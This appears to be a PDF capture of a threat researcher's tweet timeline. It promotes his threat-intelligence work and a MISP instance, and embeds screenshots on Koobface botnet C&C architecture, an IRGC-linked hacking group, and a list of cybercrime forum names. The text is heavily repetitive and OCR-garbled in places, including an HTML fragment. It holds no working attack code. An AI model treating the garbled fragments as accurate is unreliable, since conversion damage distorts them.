14.	14. KAMALIAN Behrouz POB: Tehran		Head of the IRGC- linked "Ashiyaneh" cyber group.	10.10.2011
		DOB: 1983	The "Ashiyaneh" Digital Security, founded by Behrouz Kamalian is responsible for an intensive cybercrackdown both against domestic opponents and reformists and foreign institutions. On 21 June 2009, the internet site of the Revolutionary Guard's Cyber Defence Command posted still images of the faces of people, allegedly taken during post-election demonstrations. Attached was an appeal to Iranians to "identify the rioters".	

12:27

ZDNet Zero Day headshot! Here we go! https://t.co/HLHdhYbdX3 [PDF] #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatResearch #ThreatIntelligence https://t.co/8zibNFz7tH



12:37

Cheers! #security #cybercrime #malware #CyberAttack #cyberattacks
#ThreatResearch #ThreatIntelligence https://t.co/oN73OkcUvh



Webroot headshot! Here we go! - https://t.co/tW2LuSxdSi [PDF] #security #cybercrime #malware #CyberAttack #cyberattacks #ThreatResearch #ThreatIntelligence https://t.co/9ELpotiuKD



12:47




12:52
Keynote at CyberCamp 2016! #security #cybercrime #malware #CyberAttack
#cyberattacks #ThreatResearch https://t.co/pZ7PuAe1dV



17 - Monday

05:07


https://t.co/qLxz4GuRip #security #cybercrime #malware #ThreatIntelligence #ThreatIntel #ThreatHunting #ThreatResearch https://t.co/2kvm87d9Ds



18 - Tuesday

02:15


https://t.co/WIBGTU5ryT #security #cybercrime #malware #CyberAttack #CyberSecurity #CyberSecurityAwareness #cybersecuritytips #ThreatIntelligence #ThreatHunting #threatintel https://t.co/5kxAAJ56Hz



22 - Saturday

09:22

Quote of the day - "Communications without intelligence is noise. Intelligence without communications is irrelevant." Cheers and thanks @Cryptome_org for mentioning my research! #security #cybercrime #malware #CyberSecurity #ThreatIntelligence #ThreatIntel https://t.co/TT2cvYcyLM




23 - Sunday

07:46

What "we" do in the Lab circa 2022! Big thanks to my ex-employer @Webroot for making this happen! Anyone who says "thanks" and "congrats" gets a "harassment" visit by me looking for you at a major security conference. Be cool! https://t.co/emQDx3fyF6




What "we" do in the Lab circa 2022! Big thanks to my ex-employer @Webroot for making this happen! Anyone who says "thanks" and "congrats" gets a "harassment" visit by me looking for you at a major security conference. Be cool! https://t.co/ioYFJ9QABv




07:47

What "we" do in the Lab circa 2022! Big thanks to my ex-employer @Webroot for making this happen! Anyone who says "thanks" and "congrats" gets a "harassment" visit by me looking for you at a major security conference. Be cool! https://t.co/PNPUYFefCl




07:47

What "we" do in the Lab circa 2022! Big thanks to my ex-employer @Webroot for making this happen! Anyone who says "thanks" and "congrats" gets a "harassment" visit by me looking for you at a major security conference. Be cool! https://t.co/ucteefQdbv




What "we" do in the Lab circa 2022! Big thanks to my ex-employer @Webroot for making this happen! Anyone who says "thanks" and "congrats" gets a "harassment" visit by me looking for you at a major security conference. Be cool! https://t.co/xGLc5vIPze




27 - Thursday

05:58

https://t.co/JTcqObfRwr #security #cybercrime #malware #CyberAttack #cyberattacks #cybersecuritytips #CybersecurityNews #ThreatHunting #ThreatIntelligence https://t.co/oTqt1PtkyD



"We" - my employer @whoisxmlapi and I are going public with this next week. It will go live here - https://t.co/tYYVSzW9zo where I'm acting as a DNS Threat Researcher since January, 2021. Stay tuned and grab an account today! #threatintel #threatintelligence https://t.co/204hdT5SoY



@virusbtn Congrats! This is me in a previous life - https://t.co/uaLnPImxET almost reaching 11,000 followers and for the record make sure you don't end up here - https://t.co/xXVbMMFaeW although this should be considered a privilege. Keep up the good work! Dancho

08:27

@rickhholland I have another perspective and it works - https://t.co/3Uz7SeRhSI two models here - "everything that has already been seen is already there" meaning you just have to connect the dots and "Google is your best friend" #CTISummit

$\bigstar 1$

08:30

@rickhholland Good point. The bad guys are also sometimes "lazy". Here are some 380

slides on attribution and OPSEC failures by the bad guys here - https://t.co/QWTfUhDxyC and hey this is 2007. #CTISummit

≈1 ★2

08:33

@rickhholland Could data sets collected in real time or periodic basis do the magic? https://t.co/rgsEandTx7 you bet! Here are some findings based on data mining my own data set - https://t.co/RVOQQwEwwg #CTISummit

08:38

@rickhholland Think big. Forget about everyone. Go public with as much details as possible. Then pop up at a security event or a conference and take the blame for having everyone greeting you and saying "hi" Here's an example - https://t.co/VAngqQkJJd #CTISummit

08:40

@rickhholland @cybereason You're the team and then the whole team becomes one. What everyone on your team should consider and act like a one man operation while the whole team or you in particular would take the "blame" and all the credit for all the hard work. #CTISummit

 $\bigstar 1$

28 - Friday

00:57

A podcast with me for my employer @whoisxmlapi where I'm acting as a DNS Threat Researcher since January, 2021 - https://t.co/MDkvbEPrT6 Enjoy! #security #cybercrime #malware #CyberAttack #cyberattacks #CyberSec #ThreatIntel #ThreatIntelligence

29 - Saturday

07:49

@Treadstone71LLC Jeffrey. I just send you an email. Ping me back when you read it. Regards. Dancho (https://t.co/JTcqOaYgET)

11:08

Folks. This is Dancho (https://t.co/JTcqOaYgET). Who wants to obtain free access to my 96GB Cybercrime Forum Data Set for 2021 part of my Law Enforcement and OSINT Operation "Uncle George" - https://t.co/RVOQQwEwwq drop me a line at dancho.danchev@hush.com https://t.co/2h02KLyj2p



February

1 - Tuesday

01:36

Check out my latest research for @whoisxmlapi on the InFraud Organization bust - https://t.co/mGFqOGBB4Y #security #cybercrime #malware #CyberSecurity #CyberAttack #cybersecuritytips #ThreatIntelligence #threatreport

03:13

The InFraud Organization. Check out the slides here - https://t.co/QWTfUhDxyC and hey it's 2007! CC: @ProjectHoneynet and here are the technical details - https://t.co/9IWM9nHOzH Cheers! #security #ThreatHunting #ThreatIntelligence #threatreport

≈2 ★2

03:55

Check out this @MaltegoHQ tutorial on the recent InFraud organization bust - https://t.co/jQkJq5Y8oO including all the technical details. This is a video courtesy of me for @whoisxmlapi stay tuned for more! The details - https://t.co/9IWM9nHOzH

≥3 ★4

3 - Thursday

00:05

Check out this @MaltegoHQ OSINT tutorial - https://t.co/s3EVCIZTkK courtesy of me for @whoisxmlapi where I do cyber threat actor infrastructure mapping using Maltego

on FBI's Most Wanted - SecondEye Solutions company. Enjoy! #ThreatIntelligence #OSINT

 $\bigstar 1$

4 - Friday

05:37

https://t.co/YvxK03WTUw #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntel #ThreatIntelligence https://t.co/ICcmu8QNIv

≈2 ★3



People OSINT Attribution Techniques

How can OSINT be applied to People Cyber Attack Attribution Techniques?



What are the most popular and recommended OSINT techniques for doing people attribution to cyber attack campaigns?

There's a saying that people are everything in the context of tracking down the actual true individual behind a specific cyber attack campaign including a malicious spam phishing and malware that also includes botnet type of attack campaign. In the following chapter I'll walk you through my methodology for tracking down and applied novice OSINT techniques for cyber attack attribution campaigns which often results in actually tracking down and exposing key individuals behind a specific cyber attack campaign.

For the purpose of this case study we'll use one of the FBI's Most Wanted Cybercriminals and actually attempt to track him online in terms of providing actionable intelligence on his online infrastructrure and associated online activity for the purpose of building a case where we can actually track him down and build an actionable intelligence profile on him.



15:57

Who is Dancho Danchev? - https://t.co/dcUrKPM6hz #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #ThreatIntel #ThreatIntelligence #threatreport

≥5 ★1

5 - Saturday

10:39

Grab the torrent! For free! Enter the bold new world of data mining hundreds of publicly accessible cybercrime-friendly forum communities and improve your situational awareness in the world of cybercrime fighting - https://t.co/K0OtL33ynk [torrent] https://t.co/Mal580OYPk

<pre><parent></parent></pre>	Darkmoney	iHonker	ShadowMarket
11Wang	DarkWeb	LinkFeed	SkyFraud
365Exe	DomenForum	Linuxac.org	Spyhackerz
419eater	Eviloctal	Master-X	Svuit.vn
4HatDay	Exelab	MasterWebs	Szenebox
aHack	Forum-UINSell	MaulTalk	Szuwi
Aljyyosh	Forum.Zloy.bz	Mmpg.ru	Tenebris
Antichat.ru	ForumSape	Mr11-11mr.7olm.org	TheBot
ArmadaBoard	ForumSEO	Nullnoss.org	Toolbabase.se
BigFozzy	Free-hack	pay-per-install.org	TotalBlackhat
BlackhatWorld	ghostmarket.net	PhreakerPro	Turkhackteam
BPCForum	Gla.vn	Piratebuhta.pw	Vsehobby
Cardvilla	GoFuckBiz	ProCrd	Webmasters.ru
Chf	gofuckbiz.com	ProLogic	Whitehat.vn
CNHonker	H4kurd.com	Promarket	WWH-Club
CNSec	Hack-Port	ProxyBase	www.opensc.ws
Crack-Forum	Hackersoft	scamwarners	Xakep.bg
Cracked.to	Hackingboard	SEOCafe	Xakepok
Cyberizm	Hackings	SEOForum Zismo	
Darkmarket.la	iFud		

Here's a compilation of all of my publicly accessible research in the form of a torrent.

Grab a copy today! - https://t.co/zLxOBiAfJM [torrent] #security #cybercrime

#malware #CyberSecurity #cybersecuritytips #ThreatIntel #ThreatHunting

#threatintelligence

26 11:18

@GregoryDEvans Thanks for the link!

8 - Tuesday

14:18

Who's running their own MISP - Open Source Threat Intelligence Platform instance? Drop me a line at dancho.danchev@hush.com #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntel #ThreatHunting #ThreatIntelligence

≈3 **★**4

14:19

Who wants to hook themselves to my MISP - Open Source Threat Intelligence Platform? Free API keys offered for consumption! Drop me a line at dancho.danchev@hush.com

9 - Wednesday

04:28

Who loves Threat Intelligence? https://t.co/8BkU0X5FSx #security #cybercrime #malware #CyberAttack #CyberSecurity #cyberattacks #CyberSecurityAwareness #ThreatIntelligence #threatreport #MISP #Maltego #OSINT

★2

04:33

Retweet please! https://t.co/8BkU0XmIUx #security #cybercrime #malware #CyberSecurity #CyberAttack #cyberattacks #CyberSecurityAwareness #ThreatIntelligence #threatreport #MISP #Maltego #OSINT

05:47

Ping me for API access here - https://t.co/8BkU0X5FSx #security #cybercrime #malware #CyberSecurity #CyberAttack #CyberSecurityAwareness #ThreatIntelligence #threatreport #MISP #Maltego #OSINT

★2

15:10

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel

⇄2

15:48

As of today I'm starting to post on Twitter on an hourly and daily basis in order to attract users that includes vendors and organizations for my #MISP instance. https://t.co/LErVobxSGp #ThreatIntelligence #threathunting #threatreport #threatintel

 \rightleftharpoons 1

15:54

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/DuzSIGrs71

⇄1



https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/P1V3IShEA7

 \rightleftharpoons 1



15:54

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/a55Xo3oZrA

≥1



15:54

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/b3c2cdkLGI

 \rightleftharpoons 1



15:55

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/Hi9cIjjrEy

 \rightleftharpoons 1



15:55

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/7ZEFjpTttw

 \rightleftharpoons 1



https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/LgTe034MyN

15:55

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/0bQFnW2tiJ

Case \$10 Attack Pattern Q

Check Safe Explains © Check Safe Explai

15:55

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/eyJ5SJDrYU



15:55

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/AdPbW1ZWjE



15:55

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/zZOmKXB4KP

 \rightleftharpoons 1



https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/VVBqp2avNA

≥1 ★1



15:56

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/TZXDM6x0uv



15:56

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/1fDbVuYpJT



15:56

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/wZfXdb48eq





15:56

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/kt3XC4H8Eu

∠2



https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/7vpFB0ARub

 \rightleftharpoons 2



15:57

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/PnDNXU2dbl

⇄2



15:57

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/uK3gvYgfY7

⇄2



15:57

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/E6aOeRzWBD

2



15:57

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/DIMbm6zs5Y



https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/iSatEoi7nl



16:10

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/1jSICoJwf2



16:10


https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/lcToqhV0Gp



https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/SAUFQvALrH



Our #SUNBURST STAGE2 Victim
Table (orgs actively targeted by the
threat actor) has now been updated
to include "paloaltonetworks*".
The internal AD domain for GUID
22334A7227544B1E was discovered
in passive DNS data published by
@dancho_danchev.



Our team, so often called "Koobface Gang", expresses high gratitude for the help in bug fixing, researches and documentation for our

- Kaspersky Lab for the name of Koobface and 25 millionth malicious program award;
- Dancho Danchev (http://ddanchev.bloqspot.com) who worked hard every day especially on our First Software & Architecture version, writing lots of e-mails to different hosting companies and structures to take down our Command-and-Control (C&C) servers, and of course analyzing software under VM Ware;
- Trend Micro (http://trendmicro.com), especially personal thanks Jonell Baltazar, Joey Costoya, and Ryan Flores who had released a very cool <u>document (with three parts!)</u> describing all our mistakes we've ever made; Cisco for their 3rd place to our <u>software</u> in their annual "working groups awards"; Soren Siebert with his <u>great article</u>;

- Hundreds of users who send us logs, crash reports, and wish-lists.

In fact, it was a really hard year. We've made many efforts to improve our software. Thanks to Facebook's security team - the guys made us move ahead. And we've moved. And will move. Improving their security system.

By the way, we did not have a cent using Twitter's traffic, But many security issues tell the world we did. They are wrong,

As many people know, "virus" is something awful, which crashes computers, steals credential information as good as all passwords and credit cards. Our software did not ever steal credit card or online bank information, passwords or any other confidential data. And WILL NOT EVER. As for the crashes... We are really sorry. We work on it :)

Wish you a good luck in new year and... Merry Christmas to you!

Always yours, "Koobface Gang".

16:11

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/clKU9nDtYh

C&C ARCHITECTURE

Compared with the complex C&C architecture of the Storm, WALEDAC, and DOWNAD botnets, the KOOBFACE C&C infrastructure is very basic. It only consisted of infected nodes and C&C domains that used HTTP as its communication protocol.




Figure 40. KOOBFACE C&C prior to July 19, 2009

Figure 41. Updated KOOBFACE C&C as of July 19, 2009

This simplistic C&C approach is, of course, very vulnerable to takedowns. After several KOOBFACE C&C takedown attempts initiated by Internet service providers (ISPs) and members of the security industry,3 the KOOBFACE gang realized the need for a more robust C&C infrastructure. Thus, on July 19, 2009, the KOOBFACE writers implemented a new C&C architecture that involved the use of proxy nodes to provide redundancy and to improve the survivability of their C&C should another takedown be attempted.4

A few days after the new KOOBFACE C&C infrastructure was implemented, the botnet was seen inserting a message (see below) for one of the security researchers tracking the malware's domain activities.

(2009-07-22 20:24:17)

#We express our high gratitude to Dancho Danchev (http://ddanchev.blogspot.com) #for the help in bug fixing, researches and documentation for our software.

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/4WA93GsZxN

```
<br/>
                                                        <input value='<object width="425" height="344"><param name="movie" value="http://..."></param><embed src="http://..."</pre>
          type="application/x-shockwave-flash" width="425" height="344"></embed></object>' type="text" style="width: 340px">
125
126
127
                                     128
                                                  <div align="left"><a href="#" onclick="return i9e852a52756d82dbbb1();">Hore From use
                                                               <a href="#" onclick="return i9e852a52756d82dbbb1();">Related Videos</a></div>
133
                                     136
136
137
138
                     </center:
            Corrections this drivery corrections of the complete complete the contraction of the correction of the
                  what's reason to buy software just for one screenshot?<br/>obr> no connection<br/>cbr> :)<br/>dbr>
                  it was 'ali baba & 4' originally, you should be more careful <br/>br> heh <br/>dr>
            ). strange error. there're no experiments on that<br/>to: maybe. not 100% sure<br/>dbr>
```

16:11

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/XLgnqs2RtF



SC Social Media Awards



Best Security Blogger: Graham Cluley, senior technology consultant at Sophos, for the <u>Naked Security Blog</u>

Best Corporate Security Blog: <u>Trend Micro's</u> <u>TrendLabs Malware Blog</u>

Five to Follow on Twitter:

- <u>@cyberwar</u> and <u>@stiennon</u> (Richard Stennon, chief research analyst of IT-Harvest)
- @George KurtzCTO (George Kurtz, worldwide CTO of McAfee)
- <u>@danchodanchev</u> (Dancho Danchev, independent security consultant)
- @jeremiahg (Jeremiah Grossman, founder and CTO of WhiteHat Security)
- <u>@owasp</u> (the Open Web Application Security Project)

NEXT POST IN EVENTS

RSA Conference 2011: Terrorist organizations pose greats cyberthreat


16:11

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/59Gg778xmF

hilary kneber @hilarykneber · Jan 16, 2011 #DANCHO DANCHEV Does anyone know ..Is there a way I can determine the exact date that Dancho Danchev began to "unfollow" me?

16:11

https://t.co/LErVobxSGp #security #cybercrime #malware #CyberSecurity #CyberAttack #ThreatIntelligence #threathunting #threatreport #threatintel #MISP #Maltego #OSINT https://t.co/Gsq5QPnzOw



Dancho Danchev is the world's leading expert in the field of cybercrime fighting and threat intelligence gathering having actively pioneered his own methodology for processing threat intelligence leading to a successful set of hundreds of high-quality analysis and research articles published at the industry's leading threat intelligence blog - ZDNet's Zero Day, Dancho Danchev's Mind Streams of Information Security Knowledge and Webroot's Threat Blog with his research featured in Techmeme, ZDNet, CNN, PCWorld, SCMagazine, TheRegister, NYTimes, CNET, ComputerWorld, H+Magazine currently producing threat intelligence at the industry's leading threat intelligence blog - Dancho Danchev's - Mind Streams of Information Security Knowledge which has received over 5.6M page views since December, 2005 and is currently considered one of the security industry's most popular security publications.

